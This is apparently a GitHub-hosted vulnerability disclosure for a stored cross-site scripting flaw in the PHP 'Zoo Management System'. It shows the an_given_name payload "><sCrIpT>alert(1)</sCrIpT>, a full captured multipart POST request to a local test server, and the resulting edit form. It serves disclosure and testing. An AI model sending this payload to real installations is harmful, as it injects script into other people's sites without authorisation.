mikeccltt / 0525 Public

<> Code ⊙ Issues Pull requests Actions Projects Security Insights

main ▾ ···

0525 / zoo-management-system / xss.md

mikeccltt Update xss.md History

1 contributor

178 lines (114 sloc) | 5.59 KB ···

zoo-management-system - Cross-site Scripting (XSS)

vendors: https://www.sourcecodester.com/php/15347/zoo-management-system-source-code-php-mysql-database.html

Date: 2022-05-07

Vulnerability File: /zms/admin/public_html/save_animal?an_id=24

Vulnerability location: /zms/admin/public_html/save_animal?an_id=24, an_given_name

[+] Payload: "><sCrIpT>alert(1)</sCrIpT>

Tested on Windows 10, XAMPP


```
POST http://192.168.2.102/zms/admin/public_html/save_animal?an_id=24 HTTP/1.1
Host: 192.168.2.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101
Firefox/100.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: en,zh-CN;q=0.8,zh;q=0.7,zh-TW;q=0.5,zh-HK;q=0.3,en-US;q=0.2
```

```
Content-Type: multipart/form-data; boundary=---------------------------
-154827300217808672181041720663
Content-Length: 4518
Origin: http://192.168.2.102
Connection: close
Referer: http://192.168.2.102/zms/admin/public_html/save_animal?an_id=24
Cookie: PHPSESSID=vpohrtulukshjgjlje1jbeavrj
Upgrade-Insecure-Requests: 1

-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="animal_id"

24
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_given_name"

         "><sCrIpT>alert(1)</sCrIpT>
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_species_name"

Acinonyx jubatus
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_dob"

2020-04-04
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_gender"

m
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_avg_lifespan"

20 Years
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="class_id"

1
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="location_id"

4
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_dietary_req"

Meat
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_natural_habitat"

Grassland
```

```
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_pop_dist"

20,000 in Asia
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_joindate"

2020-04-11
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_height"

12
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_weight"

12
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_description"

lorem ipsum dolor sit amet
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="images[]"; filename=""
Content-Type: application/octet-stream


-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_med_record"


-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_transfer"


-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_transfer_reason"


-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_death_date"


-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_death_cause"


-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="an_incineration"
```

```
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="m_gest_period"

2 months
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="m_category"

Clawed Mammal
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="m_avg_body_temp"

34
-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="b_nest_const"


-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="b_clutch_size"


-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="b_wingspan"


-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="b_color_variant"


-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="f_body_temp"


-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="f_water_type"


-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="f_color_variant"


-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="rep_type"


-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="clutch_size"


-----------------------------154827300217808672181041720663
```

```
Content-Disposition: form-data; name="num_offspring"


-----------------------------154827300217808672181041720663
Content-Disposition: form-data; name="submit"


-----------------------------154827300217808672181041720663--
```



192.168.2.102/zms/admin/public_html/save_animal?an_id=24

Firefox automatically sends some data to us so that we can improve your experience.

Edit Animal

Given name*: "><sCrIpT>alert(1)</sCrIpT>

Species Name*: Acinonyx jubatus

Date of Birth*: 04 / 04 / 2020

Gender*: Male

Average Lifespan*: 20 Years

Species Category*: Mammals

Location*: The Cages/Compounds

Dietary Requirement*: Meat

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title